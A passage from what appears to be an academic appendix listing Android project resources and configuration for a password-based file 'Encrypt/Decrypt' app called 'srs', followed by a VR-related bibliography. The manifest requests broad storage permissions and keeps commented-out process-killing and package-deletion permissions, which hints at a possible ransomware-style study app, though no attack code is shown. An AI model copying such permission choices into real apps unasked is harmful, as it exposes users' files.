itemView.findViewById(R.id.text_view_1)
        val textView2: TextView =
itemView.findViewById(R.id.text_view_2)
    }
}
```

C.2.4 AndroidManifest.xml

Location: app/src/main/AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="srs">
<!--    <uses-permission
android:name="android.permission.CLEAR_APP_CACHE"/>-->
    <uses-permission
android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.MANAGE_MEDIA"/>
    <uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<!--    for later-->
<!--    <uses-permission
android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>-->
<!--    <uses-permission
android:name="android.permission.WRITE_SETTINGS"/>-->
<!--    <uses-permission
android:name="android.permission.SYSTEM_ALERT_WINDOW"/>-->
<!--    <uses-permission
android:name="android.permission.REQUEST_DELETE_PACKAGES"/>-->
    <uses-permission
android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<!--    <uses-permission android:name="android.permission.CAMERA"/>-->
<!--    <uses-feature android:name="android.hardware.camera"-->
<!--        android:required="false" />-->
<!--    <uses-permission android:name="android.permission."/>-->
<!--    <uses-permission android:name="android.permission."/>-->


    <!--        android:requestLegacyExternalStorage="true"-->
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.srs"
        android:requestLegacyExternalStorage="true">
        <activity
            android:name="com.example.srs.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

C.2.5 ic_baseline_cancel_24.xml

Location: app/src/main/res/drawable/ic_baseline_cancel_24.xml

```
<vector xmlns:android="http://schemas.android.com/apk/res/android"
    android:width="24dp"
    android:height="24dp"
    android:viewportWidth="24"
    android:viewportHeight="24"
    android:tint="?attr/colorControlNormal">
  <path
      android:fillColor="@android:color/white"
      android:pathData="M12,2C6.47,2 2,6.47 2,12s4.47,10 10,10 10,-
4.47 10,-10S17.53,2 12,2zM17,15.59L15.59,17 12,13.41 8.41,17 7,15.59
10.59,12 7,8.41 8.41,7 12,10.59 15.59,7 17,8.41 13.41,12 17,15.59z"/>
</vector>
```

C.2.6 ic_baseline_radio_button_unchecked_24.xml

Location: app/src/main/res/drawable/ic_baseline_radio_button_unchecked_24.xml

```
<vector xmlns:android="http://schemas.android.com/apk/res/android"
    android:width="24dp"
    android:height="24dp"
    android:viewportWidth="24"
    android:viewportHeight="24"
    android:tint="?attr/colorControlNormal">
  <path
      android:fillColor="@android:color/white"
      android:pathData="M12,2C6.48,2 2,6.48 2,12s4.48,10 10,10 10,-
4.48 10,-10S17.52,2 12,2zM12,20c-4.42,0 -8,-3.58 -8,-8s3.58,-8 8,-8
8,3.58 8,8 -3.58,8 -8,8z"/>
</vector>
```

C.2.7 ic_launcher_background.xml

Location: /app/src/main/res/drawable/ic_launcher_background.xml

```
<?xml version="1.0" encoding="utf-8"?>
<vector xmlns:android="http://schemas.android.com/apk/res/android"
    android:width="108dp"
    android:height="108dp"
    android:viewportWidth="108"
    android:viewportHeight="108">
    <path
        android:fillColor="#3DDC84"
        android:pathData="M0,0h108v108h-108z" />
    <path
        android:fillColor="#00000000"
        android:pathData="M9,0L9,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,0L19,108"
        android:strokeWidth="0.8"
```

```
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M29,0L29,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M39,0L39,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M49,0L49,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M59,0L59,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M69,0L69,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M79,0L79,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M89,0L89,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M99,0L99,108"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,9L108,9"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,19L108,19"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,29L108,29"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
```

```
        android:fillColor="#00000000"
        android:pathData="M0,39L108,39"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,49L108,49"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,59L108,59"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,69L108,69"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,79L108,79"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,89L108,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M0,99L108,99"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,29L89,29"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,39L89,39"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,49L89,49"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,59L89,59"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,69L89,69"
```

```
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M19,79L89,79"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M29,19L29,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M39,19L39,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M49,19L49,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M59,19L59,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M69,19L69,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
    <path
        android:fillColor="#00000000"
        android:pathData="M79,19L79,89"
        android:strokeWidth="0.8"
        android:strokeColor="#33FFFFFF" />
</vector>
```

C.2.8 ic_launcher_foreground.xml

Location: app/src/main/res/drawable-v24/ic_launcher_foreground.xml

```
<vector xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:aapt="http://schemas.android.com/aapt"
    android:width="108dp"
    android:height="108dp"
    android:viewportWidth="108"
    android:viewportHeight="108">
    <path android:pathData="M31,63.928c0,0 6.4,-11 12.1,-13.1c7.2,-2.6
26,-1.4 26,-1.4l38.1,38.1L107,108.928l-32,-1L31,63.928z">
        <aapt:attr name="android:fillColor">
            <gradient
                android:endX="85.84757"
```

```
                android:endY="92.4963"
                android:startX="42.9492"
                android:startY="49.59793"
                android:type="linear">
                <item
                    android:color="#44000000"
                    android:offset="0.0" />
                <item
                    android:color="#00000000"
                    android:offset="1.0" />
            </gradient>
        </aapt:attr>
    </path>
    <path
        android:fillColor="#FFFFFF"
        android:fillType="nonZero"
        android:pathData="M65.3,45.828l3.8,-6.6c0.2,-0.4 0.1,-0.9 -
0.3,-1.1c-0.4,-0.2 -0.9,-0.1 -1.1,0.3l-3.9,6.7c-6.3,-2.8 -13.4,-2.8 -
19.7,0l-3.9,-6.7c-0.2,-0.4 -0.7,-0.5 -1.1,-0.3C38.8,38.328 38.7,38.828
38.9,39.228l3.8,6.6C36.2,49.428 31.7,56.028 31,63.928h46C76.3,56.028
71.8,49.428 65.3,45.828zM43.4,57.328c-0.8,0 -1.5,-0.5 -1.8,-1.2c-0.3,-
0.7 -0.1,-1.5 0.4,-2.1c0.5,-0.5 1.4,-0.7 2.1,-0.4c0.7,0.3 1.2,1
1.2,1.8C45.3,56.528 44.5,57.328 43.4,57.328L43.4,57.328zM64.6,57.328c-
0.8,0 -1.5,-0.5 -1.8,-1.2s-0.1,-1.5 0.4,-2.1c0.5,-0.5 1.4,-0.7 2.1,-
0.4c0.7,0.3 1.2,1 1.2,1.8C66.5,56.528 65.6,57.328
64.6,57.328L64.6,57.328z"
        android:strokeWidth="1"
        android:strokeColor="#00000000" />
</vector>
```

C.2.9 activity_main.xml

Location: app/src/main/res/layout/activity_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout
xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity">

    <Button
        android:id="@+id/EncryptButt"
        android:layout_width="150dp"
        android:layout_height="70dp"
        android:layout_alignParentStart="true"
        android:layout_alignParentEnd="true"
        android:layout_alignParentBottom="true"
        android:layout_marginStart="132dp"
        android:layout_marginEnd="121dp"
        android:layout_marginBottom="118dp"
        android:text="@string/enButt" />
```

```
    <Button
        android:id="@+id/DecryptButt"
        android:layout_width="150dp"
        android:layout_height="70dp"
        android:layout_alignParentStart="true"
        android:layout_alignParentEnd="true"
        android:layout_alignParentBottom="true"
        android:layout_marginStart="132dp"
        android:layout_marginEnd="121dp"
        android:layout_marginBottom="44dp"
        android:text="@string/deButt" />

    <EditText
        android:id="@+id/editTextTextPassword"
        android:layout_width="300dp"
        android:layout_height="50dp"
        android:layout_alignParentStart="true"
        android:layout_alignParentEnd="true"
        android:layout_alignParentBottom="true"
        android:layout_marginBottom="196dp"
        android:ems="10"
        android:inputType="textPassword"
        tools:ignore="SpeakableTextPresentCheck" />

    <TextView
        android:id="@+id/textView"
        android:layout_width="30dp"
        android:layout_height="20dp"
        android:layout_alignParentStart="true"
        android:layout_alignParentEnd="true"
        android:layout_alignParentBottom="true"
        android:layout_marginStart="4dp"
        android:layout_marginEnd="4dp"
        android:layout_marginBottom="253dp"
        android:text="@string/passTxt" />

    <TextView
        android:id="@+id/textView2"
        android:layout_width="match_parent"
        android:layout_height="313dp"
        android:text="@string/msg_txt" />

</RelativeLayout>
```

C.2.10 item.xml

Location: app/src/main/res/layout/item.xml

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.cardview.widget.CardView
xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:layout_margin="4dp">
```


```
    <RelativeLayout
        android:layout_width="match_parent"
        android:layout_height="match_parent">

        <ImageView
            android:id="@+id/image_view"
            android:layout_width="50dp"
            android:layout_height="50dp"
            android:layout_marginEnd="8dp"

android:src="@drawable/ic_baseline_radio_button_unchecked_24" />

        <TextView
            android:id="@+id/text_view_1"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:layout_toEndOf="@id/image_view"
            android:text="Line 1"
            android:textColor="@android:color/black"
            android:textSize="18sp"
            android:textStyle="bold" />

        <TextView
            android:id="@+id/text_view_2"
            android:layout_width="wrap_content"
            android:layout_height="wrap_content"
            android:layout_below="@id/text_view_1"
            android:layout_toEndOf="@id/image_view"
            android:text="Line 2" />
    </RelativeLayout>
</androidx.cardview.widget.CardView>
```

C.2.11 ic_launcher.webp

Location: app/src/main/res/mipmap-hdpi/ic_launcher.webp


C.2.12 ic_launcher.webp

Location: app/src/main/res/mipmap-mdpi/ic_launcher.webp




C.2.13 ic_launcher.webp

Location: app/src/main/res/mipmap-xhdpi/ic_launcher.webp



C.2.14 ic_launcher.webp

Location: app/src/main/res/mipmap-xxhdpi/ic_launcher.webp



C.2.15 ic_launcher.webp

Location: app/src/main/res/mipmap-xxxhdpi/ic_launcher.webp


C.2.16 ic_launcher.xml

Location: app/src/main/res/mipmap-anydpi-v26/ic_launcher.xml

```
<?xml version="1.0" encoding="utf-8"?>
<adaptive-icon
xmlns:android="http://schemas.android.com/apk/res/android">
    <background android:drawable="@drawable/ic_launcher_background" />
    <foreground android:drawable="@drawable/ic_launcher_foreground" />
</adaptive-icon>
```

C.2.17 ic_launcher_round.webp

Location: app/src/main/res/mipmap-hdpi/ic_launcher_round.webp




C.2.18 ic_launcher_round.webp

Location: app/src/main/res/mipmap-mdpi/ic_launcher_round.webp


C.2.19 ic_launcher_round.webp

Location: app/src/main/res/mipmap-xhdpi/ic_launcher_round.webp




C.2.20 ic_launcher_round.webp

Location: app/src/main/res/mipmap-xxhdpi/ic_launcher_round.webp



C.2.21 ic_launcher_round.webp

Location: app/src/main/res/mipmap-xxxhdpi/ic_launcher_round.webp



C.2.22 ic_launcher_round.xml

Location: app/src/main/res/mipmap-anydpi-v26/ic_launcher_round.xml

```
<?xml version="1.0" encoding="utf-8"?>
<adaptive-icon
xmlns:android="http://schemas.android.com/apk/res/android">
    <background android:drawable="@drawable/ic_launcher_background" />
    <foreground android:drawable="@drawable/ic_launcher_foreground" />
</adaptive-icon>
```

C.2.23 colors.xml

Location: app/src/main/res/values/colors.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <color name="purple_200">#FFBB86FC</color>
    <color name="purple_500">#FF6200EE</color>
    <color name="purple_700">#FF3700B3</color>
    <color name="teal_200">#FF03DAC5</color>
    <color name="teal_700">#FF018786</color>
    <color name="black">#FF000000</color>
    <color name="white">#FFFFFFFF</color>
</resources>
```

C.2.24 perms.xml

Location: app/src/main/res/values/perms.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="PermList">
        <item>android.permission.MANAGE_EXTERNAL_STORAGE</item>
        <item>android.permission.MANAGE_MEDIA</item>
        <item>android.permission.WRITE_EXTERNAL_STORAGE</item>
        <item>android.permission.READ_EXTERNAL_STORAGE</item>
    </string-array>
</resources>
```

C.2.25 strings.xml

Location: app/src/main/res/values/strings.xml

```
<resources>
    <string name="app_name">srs</string>
    <string name="enButt">Encrypt</string>
    <string name="deButt">Decrypt</string>
    <string name="passTxt">Password</string>
    <string name="msg_txt">Input a password to use for encryption, and
press encrypt to encrypt your files and protect them from prying
eyes!</string>
</resources>
```

C.2.26 themes.xml

Location: app/src/main/res/values/themes.xml

```
<resources xmlns:tools="http://schemas.android.com/tools">
    <!-- Base application theme. -->
    <style name="Theme.srs"
parent="Theme.MaterialComponents.DayNight.DarkActionBar">
        <!-- Primary brand color. -->
        <item name="colorPrimary">@color/purple_500</item>
```

```
        <item name="colorPrimaryVariant">@color/purple_700</item>
        <item name="colorOnPrimary">@color/white</item>
        <!-- Secondary brand color. -->
        <item name="colorSecondary">@color/teal_200</item>
        <item name="colorSecondaryVariant">@color/teal_700</item>
        <item name="colorOnSecondary">@color/black</item>
        <!-- Status bar color. -->
        <item name="android:statusBarColor"
tools:targetApi="l">?attr/colorPrimaryVariant</item>
        <!-- Customize your theme here. -->
    </style>
</resources>
```

C.2.27 themes.xml

Location: app/src/main/res/values-night/themes.xml

```
<resources xmlns:tools="http://schemas.android.com/tools">
    <!-- Base application theme. -->
    <style name="Theme.srs"
parent="Theme.MaterialComponents.DayNight.DarkActionBar">
        <!-- Primary brand color. -->
        <item name="colorPrimary">@color/purple_200</item>
        <item name="colorPrimaryVariant">@color/purple_700</item>
        <item name="colorOnPrimary">@color/black</item>
        <!-- Secondary brand color. -->
        <item name="colorSecondary">@color/teal_200</item>
        <item name="colorSecondaryVariant">@color/teal_200</item>
        <item name="colorOnSecondary">@color/black</item>
        <!-- Status bar color. -->
        <item name="android:statusBarColor"
tools:targetApi="l">?attr/colorPrimaryVariant</item>
        <!-- Customize your theme here. -->
    </style>
</resources>
```

C.2.28 build.gradle

Location: build.gradle

```
// Top-level build file where you can add configuration options common
to all sub-projects/modules.
buildscript {
    repositories {
        google()
        mavenCentral()
    }
    dependencies {
        classpath 'com.android.tools.build:gradle:7.1.0'
        classpath "org.jetbrains.kotlin:kotlin-gradle-plugin:1.6.10"

        // NOTE: Do not place your application dependencies here; they
```

```
belong
        // in the individual module build.gradle files
    }
}

task clean(type: Delete) {
    delete rootProject.buildDir
}
```

C.2.29 build.gradle

Location: app/build.gradle

```
plugins {
    id 'com.android.application'
    id 'kotlin-android'
}

android {
    compileSdk 29

    defaultConfig {
        applicationId "com.example.srs"
        minSdk 23
        targetSdk 29
        versionCode 1
        versionName "1.0"

        testInstrumentationRunner
"androidx.test.runner.AndroidJUnitRunner"
    }

    buildTypes {
        release {
            minifyEnabled false
            proguardFiles getDefaultProguardFile('proguard-android-
optimize.txt'), 'proguard-rules.pro'
        }
    }
    compileOptions {
        sourceCompatibility JavaVersion.VERSION_1_8
        targetCompatibility JavaVersion.VERSION_1_8
    }
    kotlinOptions {
        jvmTarget = '1.8'
    }
    compileSdkVersion 29
}

dependencies {

    implementation 'androidx.core:core-ktx:1.6.0'
    implementation 'androidx.appcompat:appcompat:1.3.0'
    implementation 'com.google.android.material:material:1.4.0'
```

```
    implementation 'androidx.constraintlayout:constraintlayout:2.1.3'
    testImplementation 'junit:junit:4.+'
    androidTestImplementation 'androidx.test.ext:junit:1.1.3'
    androidTestImplementation 'androidx.test.espresso:espresso-
core:3.4.0'
    implementation 'androidx.recyclerview:recyclerview:1.2.1'
    implementation 'androidx.cardview:cardview:1.0.0'
}
```

C.2.30 gradle-wrapper.properties

Location: gradle/wrapper/gradle-wrapper.properties

```
#Fri Jan 07 10:46:34 CST 2022
distributionBase=GRADLE_USER_HOME
distributionUrl=https\://services.gradle.org/distributions/gradle-7.2-
bin.zip
distributionPath=wrapper/dists
zipStorePath=wrapper/dists
zipStoreBase=GRADLE_USER_HOME
```

C.2.31 proguard-rules.pro

Location: app/proguard-rules.pro

```
# Add project specific ProGuard rules here.
# You can control the set of applied configuration files using the
# proguardFiles setting in build.gradle.
#
# For more details, see
#   http://developer.android.com/guide/developing/tools/proguard.html

# If your project uses WebView with JS, uncomment the following
# and specify the fully qualified class name to the JavaScript
interface
# class:
#-keepclassmembers class fqcn.of.javascript.interface.for.webview {
#   public *;
#}

# Uncomment this to preserve the line number information for
# debugging stack traces.
#-keepattributes SourceFile,LineNumberTable

# If you keep the line number information, uncomment this to
# hide the original source file name.
#-renamesourcefileattribute SourceFile
```

C.2.32 gradle.properties

Location: gradle.properties

```
# Project-wide Gradle settings.
# IDE (e.g. Android Studio) users:
# Gradle settings configured through the IDE *will override*
# any settings specified in this file.
# For more details on how to configure your build environment visit
# http://www.gradle.org/docs/current/userguide/build_environment.html
# Specifies the JVM arguments used for the daemon process.
# The setting is particularly useful for tweaking memory settings.
org.gradle.jvmargs=-Xmx2048m -Dfile.encoding=UTF-8
# When configured, Gradle will run in incubating parallel mode.
# This option should only be used with decoupled projects. More
details, visit
#
http://www.gradle.org/docs/current/userguide/multi_project_builds.html
#sec:decoupled_projects
# org.gradle.parallel=true
# AndroidX package structure to make it clearer which packages are
bundled with the
# Android operating system, and which are packaged with your app"s APK
# https://developer.android.com/topic/libraries/support-
library/androidx-rn
android.useAndroidX=true
# Automatically convert third-party libraries to use AndroidX
android.enableJetifier=true
# Kotlin code style for this project: "official" or "obsolete":
kotlin.code.style=official
```

C.2.33 settings.gradle

Location: settings.gradle

```
dependencyResolutionManagement {
    repositoriesMode.set(RepositoriesMode.FAIL_ON_PROJECT_REPOS)
    repositories {
        google()
        mavenCentral()
        jcenter() // Warning: this repository is going to shut down
soon
    }
}
rootProject.name = "srs"
include ':app'
```

C.2.34 local.properties

Location: local.properties

```
## This file must *NOT* be checked into Version Control Systems,
# as it contains information specific to your local configuration.
#
# Location of the SDK. This is only used by Gradle.
# For customization when using a Version Control System, please read
the
# header note.
#Sun Mar 20 18:39:04 CDT 2022
sdk.dir=/Users/michaelmahan/Library/Android/sdk
```

BIBLIOGRAPHY

[1] C. Blanchard *et al.*, "Reality built for two: a virtual reality tool," presented at the Proceedings of the 1990 symposium on Interactive 3D graphics, Snowbird, Utah, USA, 1990. [Online]. Available: https://doi.org/10.1145/91385.91409.

[2] K. Bahirat, C. Lai, R. P. Mcmahan, and B. Prabhakaran, "Designing and evaluating a mesh simplification algorithm for virtual reality," *ACM transactions on multimedia computing, communications, and applications (TOMM),* vol. 14, no. 3s, pp. 1-26, 2018.

[3] I. E. Sutherland, "A head-mounted three dimensional display," in *Proceedings of the December 9-11, 1968, fall joint computer conference, part I*, 1968, pp. 757-764.

[4] VIVE. "VIVE Focus 3 Specs." VIVE United States. https://www.vive.com/us/product/vive-focus3/specs/ (accessed 2022).

[5] P. A. Platt, "Real-Time Flight Simulation and the Head-Mounted Display-an Inexpensive Approach to Military Pilot Training," Master of Science, School of Engineering, Air Force Institute of Technology, 1990.

[6] A. T. Duchowski, V. Shivashankaraiah, T. Rawls, A. K. Gramopadhye, B. J. Melloy, and B. Kanki, "Binocular eye tracking in virtual reality for inspection training," in *Proceedings of the 2000 symposium on Eye tracking research & applications*, 2000, pp. 89-96.

[7] J. Yan, K. Huang, K. Lindgren, T. Bonaci, and H. J. Chizeck, "Continuous Operator Authentication for Teleoperated Systems Using Hidden Markov Models," *arXiv preprint arXiv:2010.14006,* 2020.

[8] H. G. Richard Mayne, "Virtual reality for teaching and learning in crime scene investigation," *Science & Justice,* vol. 60, no. 5, pp. 466-472, 2020. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S1355030620300927.

[9] A. Gulhane *et al.*, "Security, privacy and safety risk assessment for virtual reality learning environment applications," in *2019 16th IEEE Annual Consumer Communications & Networking Conference (CCNC)*, 2019: IEEE, pp. 1-9.

[10] Oculus. "Oculus Store: VR Games, Apps, & More." Facebook Technologies, LLC. https://www.oculus.com/experiences/quest (accessed February 17, 2022).

[11] VRChat. "VRChat." https://hello.vrchat.com (accessed February 16, 2022).

[12] N. V. Metaverse. "Neos Metaverse." https://neos.com (accessed February 16, 2022).

[13] L. Jensen and F. Konradsen, "A review of the use of virtual reality head-mounted displays in education and training," *Education and Information Technologies,* vol. 23, no. 4, pp. 1515-1529, 2018.

[14] S. C. Mallam, S. Nazir, and S. K. Renganayagalu, "Rethinking maritime education, training, and operations in the digital era: applications for emerging immersive technologies," *Journal of Marine Science and Engineering,* vol. 7, no. 12, p. 428, 2019.

[15] P. Lindner, "Better, virtually: the past, present, and future of virtual reality cognitive behavior therapy," *International Journal of Cognitive Therapy,* vol. 14, no. 1, pp. 23-46, 2021.

[16] *OpenVR SDK*. (2016). GitHub, GitHub.com. Accessed: November 11, 2021. [Online]. Available: https://github.com/ValveSoftware/openvr

[17] T. Alsop, "Virtual Reality (Vr) Headset Unit Sales Worldwide in 4th Quarter 2019 and 4th Quarter 2020, by Device (in 1,000s)," ed. superdataresearch.com: SuperData Research, 2021.

[18] O. VR, "Introducing Oculus Quest 2, the Next Generation of All-in-One VR," vol. 2022, ed, 2020.

[19] StatCounter, "Operating System Market Share Worldwide Jan 2021 - Jan 2022," ed. Statcounter GlobalStats: Statcounter, 2022.

[20] Valve. "Headset - Valve - Upgrade your experience - Valve Corporation." Valve. https://www.valvesoftware.com/en/index/headset (accessed February 17, 2022).

[21] VIVE. "VIVE Pro 2 Full Kit Specs | VIVE United States." VIVE. https://www.vive.com/us/product/vive-pro2-full-kit/specs/ (accessed February 17, 2022).

